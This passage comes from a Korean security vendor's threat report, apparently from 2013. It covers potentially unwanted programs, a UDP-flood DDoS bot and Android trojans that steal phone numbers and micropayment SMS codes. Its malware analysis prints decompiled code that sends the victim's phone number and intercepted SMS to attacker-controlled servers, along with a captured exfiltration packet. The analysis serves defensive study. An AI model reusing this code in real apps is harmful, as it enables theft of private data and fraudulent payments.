윈도우즈탭	키워드 검색도우미
signkey	키워드 검색도우미

표 1-4 | '프로그램 설치안내' 목록에 해당되는 프로그램

이러한 불필요한 프로그램이 설치된 경우에는 바탕화면, 즐겨찾기, 시작프로그램에 쇼핑몰 바로가기 생성과, PC속도향상을 가장한 허위 백신 프로그램, 키워드 검색 도우미 등이 설치된다.




그림 1-56 | 바탕화면 바로가기




그림 1-57 | IE 바로가기의 환경설정(좌), 즐겨찾기 바로가기(우)

그림 1-58 | WINDOWFAST 허위백신(좌), 치료를 위한 결제 화면(우

그림 1-59 | 인터넷 사용시 팝업되는 사이트

이처럼 불필요하게 설치되는 프로그램을 'PUP(Potentially Unwanted Program)'라고 부른다. 단순 뜻풀이로는 '잠재적으로 원하지 않는 프로그램'을 말하지만, 일반적으로 불필요한 프로그램을 의미한다. 명시적으로 사용자 동의를 받고 설치됐지만 사용자가 인지한 프로그램의 설치 목적과 관계가 없거나, 불필요한 프로그램으로 시스템에 문제를 일으키거나 사용자 불편을 초래할 가능성이 있는 프로그램을 말한다.

〈V3 제품군의 진단명〉

PUP/Win32.101Alemi (2012.11.15.02)

PUP/Win32.Engine (2012.10.30.00)

PUP/Win32.Helper (2012.11.06.03)

PUP/Win32.ILikeClick (2013.01.02.04)

PUP/Win32.PowerBoan (2012.06.26.02)

PUP/Win32.SignKey (2012.11.24.00)

PUP/Win32.WindowViewCon (2013.01.17.00)

Win-PUP/Helper.WindowsPurchaseHelper.2074624 (2012.10.30.00)

Win-PUP/Helper.WindowsTab.190976 (2012.11.16.00)

Win-PUP/Helper.WindowViewCon.2241024 (2012.11.14.00)

Win-PUP/Security.WindowFast.359424 (2013.02.21.00)

Win-PUP/Security.WindowFast.76960 (2013.02.19.02)

네트워크 트래픽 발생 악성코드

네트워크 트래픽을 발생시키는 악성코드가 또 다시 발견돼 사용자들의 주의가 요구된다. 잊을만하면 다시 나타나는 끈질긴 존재감을 가지고 있는데, 지난 12월에 다룬 적이 있는 악성코드와 유사하다.

이번에 발견된 악성코드 역시 전에 다뤘던 악성코드와 비슷하다. 네트워크 트래픽이 증가하고, 감염된 PC의 속도가 눈에 띄게 느려지거나, 인터넷이 작동하지 않는 증상이 발생할 수 있다. 특히 사무실과 같이 LAN으로 구성된 환경에서 네트워크 트래픽이 과도하게 발생하면, 네트워크에 연결된 모든 PC들의 네트워크가 마비되는 증상이 발생하기도 한다. 또한 가정에서는 최근 인터넷으로 IPTV를 이용하는 가구가 증가하고 있는데, 악성코드에 의한 트래픽으로 인해 TV 시청도 영향을 받을 수 있다.

각 기업마다 이상 트래픽을 탐지할 수 있는 장비들이 설치돼 있는데, 이 악성코드에 감염되면 UDP 패킷이 증가하기 때문에 장비에서 이상 트래픽이 탐지될 수 있다. 이는 동영상 스트리밍 서비스의 UDP 패킷과 혼동할 수 있는데, 동영상 감상은 In-bound 패킷이 많고 해당 악성코드에 의한 패킷은 Out-bound 패킷이 많은 특징이 있다. 이러한 형태는 추후 방화벽 설정에도 참고할 수 있다.




그림 1-60 | 악성코드에 의해 다수의 세션이 생성되어 네트워크 점유

해당 악성코드는, 시스템 폴더에 랜덤한 이름으로 자신을 복사하고 [그림 1-61]과 같이 서비스에 등록시켜 부팅 시마다 자동으로 실행되도록 한다.

[악성코드 파일 경로]

- C:₩Documents and Settings₩사용자계정₩Application Data₩update.exe
- C:₩Windows₩system32₩cchxm.exe

그림 1-61 | 서비스에 등록된 악성코드

해당 악성코드는 보안 제품에서 탐지되지 않기 위해 Themida라는 패킹툴로 패킹되어 있으며, 가상 환경에서 실행되지 않도록 되어 있다. 악성코드 감염 대상에서 가상 환경의 PC를 제외하기 위한 것이거나, 보안 제품에 반영하기 위한 테스트를 방해하기 위한 것으로 추정된다.




그림 1-62 | 가상환경에서 실행 시 발생하는 실행 불가 메시지

해당 악성코드는 DDoS(Distributed Denial of Service, 분산서비스거부공격)를 목적으로 제작된 것으로 보이며, 특히 UDP Flooding 기법을 사용하는 것이 특징이다. 그리고 이러한 동작을 하는 악성코드는 제작툴에 의해 너무 쉽게 만들어지고 있는데 파일을 Themida로 패킹하거나 가상환경에서의 실행 방해 기능을 지원한다. 또한 생성되는 파일의 이름을 지정할 수 있는데, 이러한 네트워크 트래픽 이슈를 발생시키는 악성코드의 대부분은 update.exe 파일 이름을 사용하는 경향이 있다.

이러한 악성코드들은 대부분 온라인을 통해 유포되는데, 사용자가 조금만 주의를 기울인다면 충분히 감염을 예방할 수 있다.

이러한 악성코드에 감염되는 것을 사전에 예방하기 위한 방법은 다음과 같다.

1. Windows 운영체제의 최신 서비스팩과 보안 업데이트를 설치한다.
2. Internet Explorer, Flash Player, Acrobat Reader, Java 등의 프로그램들을 꾸준히 업데이트하여 최신버전을 유지한다.
3. V3를 최신엔진으로 업데이트하고, 실시간 감시를 사용한다.
4. 정기적으로 정밀검사를 통해 PC에 감염된 악성코드가 있는지 확인하는 습관을 가진다.

〈V3 제품군의 진단명〉

Win-Trojan/Agent.1391104

Trojan/Win32.Nitol

03 악성코드 동향

모바일 악성코드 이슈

1. 월간 모바일 악성코드 접수량

[표 1-5]는 최근 3개월간 ASEC으로 접수된 모바일 샘플 중 악성으로 분류되어 V3 모바일에 진단 추가된 악성 샘플의 수이다. 지난해 12월 악성코드 신고가 감소했으나 2013년 1월에는 6만건이 넘는 악성코드가 확인됐다.




표 1-5 | 2012년 11월부터 2013년 1월의 모바일 악성코드 접수량

2. 악성코드 유형

[그림 1-63]은 지난 1월 한달 동안 접수된 악성코드의 유형이다. Trojan이 52.1%로 가장 많은 비율을 차지하고 있으며, PUP가 40%로 그 뒤를 이었다. PUP와 Trojan이 접수된 악성코드의 대부분을 차지하고 있다. 지난 2012년 한 해 동안과 동일한 유형의 악성코드 유형 분포를 보이지만 Trojan이 PUP보다 더 많이 접수되었다는 점이 특징적이다.




그림 1-63 | 모바일 악성코드 진단명 최다 10건

아래 표는 2013년 1월 접수된 악성코드 중 접수량이 가장 많았던 진단명 10건을 꼽은 것이다 진단 추가된 악성코드 중 Android-Trojan/Opfake, Android-Trojan/FakeInst, Android-Trojan/FakeDoc은 러시아에서 유행하는 악성코드로 사용자가 많이 사용하는 프로그램을 가장해 사용자의 단말기에 설치되며 설치 후 프리미엄 SMS로 문자를 발송해 이득을 취하는 유형의 악성코드다.

번호	진단명	건수	비율
1	Android-PUP/Airpush	21401	33%
2	Android-Trojan/Opfake	11886	18%
3	Android-Trojan/FakeInst	10254	16%
4	Android-Trojan/FakeDoc	6420	10%
5	Android-PUP/Leadbolt	2495	4%
6	Android-PUP/Adwo	2030	3%
7	Android-Trojan/SmsSend	1673	3%
8	Android-PUP/Plankton	1615	2%
9	Android-PUP/Wapsx	774	1%
10	Android-Trojan/GinMaster	759	1%

표 1-6 | 모바일 악성코드 접수량 최다 10건

플레이스토어를 통한 악성코드 배포

지난 1월 구글 공식 마켓인 구글 플레이에 Lead team이라는 개발자가 제작한 악성코드가 등록됐다. 아래 그림은 구글 플레이에 악성코드를 등록한 개발자가 등록한 악성코드 리스트를 조회한 것이다.




그림 1-64 | 구글 플레이에서 조회한 Lead team이 등록한 악성코드

악성코드 제작자가 등록한 앱은 국내 은행앱과 보안앱인 V3모바일 플러스를 사칭했다. 내부 코드형태와 기능이 유사한 앱들이 3일 동안 각기 다른 개발자의 아이디로 계속해서 등록됐다. ASEC에서 확보한 변형의 수는 총 25건에 이른다. 이번 사건은 구글 플레이스토어에서도 악성

코드 배포가 얼마든지 가능함을 확인시켜줬다. 구글 플레이스토어와 같은 공식 마켓에서 앱을 다운로드 받을 때도 사용자의 주의가 필요하다.

이번에 진단 추가된 악성앱의 V3모바일 진단명은 Android=Trojan/Yaps, Android-Trojan/PNStealer로 아래는 해당 악성코드의 동작에 대한 설명이다.

1. Android-Trojan/Yaps

구글 플레이스토어를 통해 배포된 악성앱으로 모바일 뱅킹앱을 사칭한다. 확인된 모바일 뱅킹앱은 NH농협, KB국민은행, 새마을금고, 우리은행, IBK기업 등이다.




그림 1-65 | Android-Trojan/Yaps 내부 구조

Android-Trojan/Yaps는 그림처럼 아이콘 파일과 배경화면 파일만을 포함하는 구조로 이루어져 있으며, 기능상 시스템에 요구하는 권한이 필요 없기 때문에 설치시 아무 권한도 요구하지 않는다. 아래는 Android-Trojan/Yaps 변형 중 하나의 설치 및 실행화면이다.

그림 1-66 | Android-Trojan/Yaps 실행 화면

Android-Trojan/Yaps는 내부에 하드코딩된 가짜 은행 사이트로 접속을 유도하는 단순한 기능만 가진다. 앱에 의해 연결되는 사이트는 은행 로그인 패스워드와 공인인증서를 탈취하는 전형적인 인터넷 뱅킹 피싱 사이트다.




그림 1-67 | 접속된 인터넷 뱅킹 피싱 사이트

2. Android-Trojan/PNStealer

Android-Trojan/PNStealer는 V3모바일을 가장한 악성코드로 설치된 스마트폰의 전화번호를 외부로 유출한다.

Android-Trojan/PNStealer 설치 시 필요로 하는 권한은 다음과 같다.

- android.permission.ACCESS_FINE_LOCATION
- android.permission.SEND_SMS
- android.permission.RECEIVE_SMS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.INTERNET
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_NETWORK_STATE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_WIFI_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.READ_PHONE_STATE

[그림 1-68]은 Android-Trojan/PNStealer 실행시 사용자가 확인할 수 있는 화면이다.




그림 1-68 | 악성코드 실행

```
protected void dialog()
{
  AlertDialog.Builder localBuilder = new AlertDialog.Builder(this);
  localBuilder.setMessage("해킹 방지시스템이 작동되었습니다.!");
  localBuilder.setTitle("알림");
  localBuilder.setPositiveButton("확인", new DialogInterface.OnClickListener()
  {
    public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt)
    {
      a.this.finish();
    }
  });
  localBuilder.setCancelable(false).create().show();
```

그림 1-69 | 악성코드 실행 코드

감염된 단말기의 번호를 특정 사이트로 전송하며 관련 패킷은 다음과 같다.

- http://42.121.116.83/weixin/Api/post?data=已安装电话:(전화번호)

그림 1-70 | 악성코드가 통신하는 원격 시스템 위치

```
public String getMyPhoneNumber()
{
  return ((TelephonyManager)getSystemService("phone")).getLine1Number();
}

protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903040);
  new Thread(new Runnable()
  {
    public void run()
    {
      HttpGet localHttpGet = new HttpGet("http://42.121.116.83/weixin/Api/post?data=已安装电话:" + a.this.getMyPhoneNumber());
      DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
      localDefaultHttpClient.getParams().setParameter("http.connection.timeout", Integer.valueOf(5000));
      try
      {
```

그림 1-71 | 전화번호 유출 코드




그림 1-72 | 전화번호 유출 패킷

발렌타인데이를 겨냥한 안드로이드 악성 앱

발렌타인데이 특수를 이용해 스마트폰 사용자를 노린 안드로이드 악성 앱이 발견됐다. 이번에 발견된 앱은 '체스트'라고 불리는 악성 앱과 동일한 악성 행위를 한다.

사용자의 SMS 문자 메시지를 감시하고, 특정번호로 수신된 SMS를 악성코드 제작자에게 전송하도록 설계됐다.

그 동안 꾸준히 발견되고 있는 '체스트' 악성 앱과 배포 방식은 동일하지만, 대부분 소스 코드가 변경되어 유포된 것이 특징이다.

[그림 1-73]와 같이 문자메시지를 통해 스마트폰 사용자에게 유포됐다.




그림 1-73 | 악성 앱 설치 유도 문자 메시지

단축URL로 연결하여, 앱을 설치하면 아래와 같은 '발렌타인 행사…' 아이콘이 생성된다.

그림 1-74 | 악성 앱 설치 화면

악성 앱을 실행하면 아래와 같은 행사 쿠폰 화면이 나타난다.

그림 1-75 | 허위 행사 쿠폰 화면

[그림 1-75]의 상품 중 하나를 선택하면 아래와 같이 '시스템 과부화로 접속이 어렵습니다. 잠시 후에 이용 바랍니다.'라는 메시지가

뜬다. 악성코드 제작자는 동시 접속자가 많은 것으로 오인하도록 설계한 것이다.

그림 1-76 | 허위 메시지 팝업

악성코드 제작자는 아래와 같은 코드를 이용해 특정번호(송신자)를 포함하는 SMS를 감시하고 있다.

```
while (true)
{
  this.runYN = paramContext.getSharedPreferences("PrefTest", 0).getString("runYN", "실행");
  if (this.runYN.equals("실행"))
  {
    this.numberchk1 = this.mShown.substring(0, 2);
    this.numberchk2 = this.mShown.substring(0, 5);
    this.numberchk3 = this.mOrgin.substring(0, 2);
    this.numberchk4 = this.mOrgin.substring(0, 5);
    if ((!this.numberchk3.equals("01")) || (this.numberchk1.equals("15")) || (this.numberchk1.equals("16")) || (this.numberchk2.equals("01015")))
    {
      abortBroadcast();
      int j = this.mstext.length();
      if ((this.mstext != null) && (j != 0))
      {
        arrayOfChar = this.mstext.toCharArray();
        k = 0;
        if (k < j)
          break label634;
      }
      CheckJoin(paramContext, str);
    }
  }
```

그림 1-77 | 특정번호로 수신된 SMS 감시 · 수집 코드

[그림 1-77]과 같이 미리 정의된 번호로 수신된 SMS는 [그림 1-78]의 코드를 이용해, 스마트폰 전화번호와 함께 특정서버로 전송된다.

```
public void CheckJoin(Context paramContext, String paramString)
{
  try
  {
    HttpURLConnection localHttpURLConnection = (HttpURLConnection)new URL("http://[redacted]ckin.com/Android_SMS/receiving.php").openConnection();
    localHttpURLConnection.setDefaultUseCaches(false);
    localHttpURLConnection.setDoInput(true);
    localHttpURLConnection.setDoOutput(true);
    localHttpURLConnection.setRequestMethod("POST");
    localHttpURLConnection.setRequestProperty("Content-type", "application/x-www-form-urlencoded");
    StringBuffer localStringBuffer = new StringBuffer();
    localStringBuffer.append("mobile=").append(this.myNumber).append("&");
    localStringBuffer.append("revsms=").append(paramString);
    PrintWriter localPrintWriter = new PrintWriter(new OutputStreamWriter(localHttpURLConnection.getOutputStream(), "EUC-KR"));
    localPrintWriter.write(localStringBuffer.toString());
    localPrintWriter.flush();
    BufferedReader localBufferedReader = new BufferedReader(new InputStreamReader(localHttpURLConnection.getInputStream(), "EUC-KR"));
    StringBuilder localStringBuilder = new StringBuilder();
    while (true)
    {
      String str = localBufferedReader.readLine();
      if (str == null)
        break;
      localStringBuilder.append(str);
    }
  }
```

그림 1-78 | 전화번호와 SMS를 특정서버로 전송하는 코드

Mobile을 인자값으로 전화번호가 전송되며, revsms를 인자값으로 SMS를 전송하도록 설계됐다.

실제 전송되는 과정을 확인해 보자.

```
146  20:26:09  e..TCP  SEND  192.1...216.... ...157:80  SUCCESS  Length: 252 Flags:
POST /Android_SMS/receiving.php HTTP/1.1
content-type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.1.0 (Linux; U; Android 2.1-update1; sdk Build/ECLAIR)
Host: m[redacted]ckin.com
Accept: *, */*
Connection: Keep-Alive
Content-Length: 35
```

그림 1-79 | 스마트폰 전화번호와 SMS 전송 패킷

이후 아래와 같이 스마트폰의 전화번호와 SMS 메시지를 전송한다.

– 'mobile=0103*09****&revsms=123456789'

악성코드 제작자는 이러한 과정을 통해 소액결제 이득을 취하고 있다. 악성 앱에 감염되면 당일 결제가 이루어지기 때문에 스마트폰 사용자의 각별한 주의가 필요하다.




그림 1-80 | 소액결제 피해 사례

〈V3 제품군의 진단명〉

Android-Trojan/Chest

'체스트' 악성 앱으로 유출된 개인정보를 이용한 스마트폰 타깃 공격

안드로이드 기반의 스마트폰 사용자의 소액결제 인증번호를 가로채는 '체스트'(Android-Trojan/Chest)로 인한 사용자의 피해가 끊이지 않고 있다. 변종 또한 끊임없이 유포되고 있다.

최근 유포되고 있는 악성 앱과 추가된 코드는 무엇인지 살펴본다.

'체스트' 악성 앱은 사용자의 SMS 문자 메시지를 감시하고, 특정번호로 수신된 SMS를 악성코드 제작자에게 전송되도록 설계됐다. 이를 이용해 소액결제 인증번호를 탈취한 뒤, 그 인증번호를 이용해 금전적 이득을 취하는 형태다.

그 동안 꾸준히 발견되고 있는 '체스트' 악성 앱과 배포 방식은 동일하지만, 소스 코드가 일부 추가,변경됐다.

악성코드 제작자는 사전에 입수한 정보를 바탕으로 악성 앱 설치 유도 메시지를 수신할 대상자, 즉 타깃을 관리 및 모니터링하고 있다.




그림 1-81 | 악성 앱 설치 유도 메시지 발송을 위한 타깃 리스트

타깃이 정해지면, [그림 1-82]와 같은 문자메시지를 통해 스마트폰 사용자에게 악성 앱 설치를 유도 한다.




그림 1-82 | 악성 앱 설치 유도 문자 메시지

단축URL로 연결해, 앱을 설치하면 [그림 1-83]과 같은 유명한 커피전문점 '**** 쿠폰' 아이콘이 생성되며, 서비스에 등록된다.

그림 1-83 | 악성 앱 설치 화면(좌) / 실행중인 서비스 목록(우)

악성 앱의 권한을 확인함으로써 악성 행위(SMS 감시 및 수집)를 유추할 수 있다.

그림 1-84 | 악성 앱이 요구하는 권한 정보

악성 앱을 실행하면 [그림 1-85]와 같이 시스템 과부화로 잠시 후 다시 이용할 것을 권하고 있다. 소액결제 인증번호를 수집하기 위한 시간을 벌기 위한 것으로 일정 시간 동안 악성 앱이 삭제되는 것을 예방하고자 계획된 화면을 보여주는 것으로 보인다.




그림 1-85 | 의도된 오류 메시지 팝업

악성 앱이 실행되면, 아래 코드에 의해 스마트폰의 전화번호가 악성코드 제작자에게 전송된다. 감염된 스마트폰의 전화번호를 수집함으로써, 소액결제를 위한 인증번호 발송 작업이 진행된다.

그림 1-86 | 특정번호로 수신된 SMS 감시 및 수집 코드

위 코드가 실행되면 'mobile=전화번호'의 형태로 스마트폰의 전화번호가 전송된다. 이후 악성코드 제작자는 아래와 같은 코드를 이용해 특정번호(송신자)를 포함하는 SMS를 감시한다.

그림 1-87 | 특정번호로 수신된 SMS 감시 및 수집 코드

[그림 1-86]과 같이 미리 정의된 번호로 발송된 SMS는 아래와 같은 코드를 이용해, 스마트폰 전화번호와 함께 특정서버로 전송된다.

그림 1-88 | 전화번호와 SMS 를 특정서버로 전송하는 코드

위 코드가 실행되면 'mobile=전화번호&revsms=SMS내용' 의 형태로 전화번호와 문자메시지가 전송된다.

악성코드 제작자는 '대리운전'과 관련된 다량의 SMS 때문에 아래와 같은 코드를 추가한 것으로 보인다. 아래의 코드는 SMS를 감시하면서 '대리운전' 메시지가 도착하게 되면 즉시 SMS 감시를 중지하고, 사용자에게 '대리운전' 메시지를 전달한다. 제작자는 더 이상 '앞뒤가 똑같은 대♥리♥운♥전 15**-15** 꼭 불러 주세요'는 받지 않을 것이다.




그림 1-89 | 대리운전 SMS 필터링

악성 앱 제작자는 악성코드에 감염된 사용자의 리스트를 관리하며, 수

집한 SMS 에서 ‘소액결제 인증번호’가 존재하는지 모니터링하고 있다.

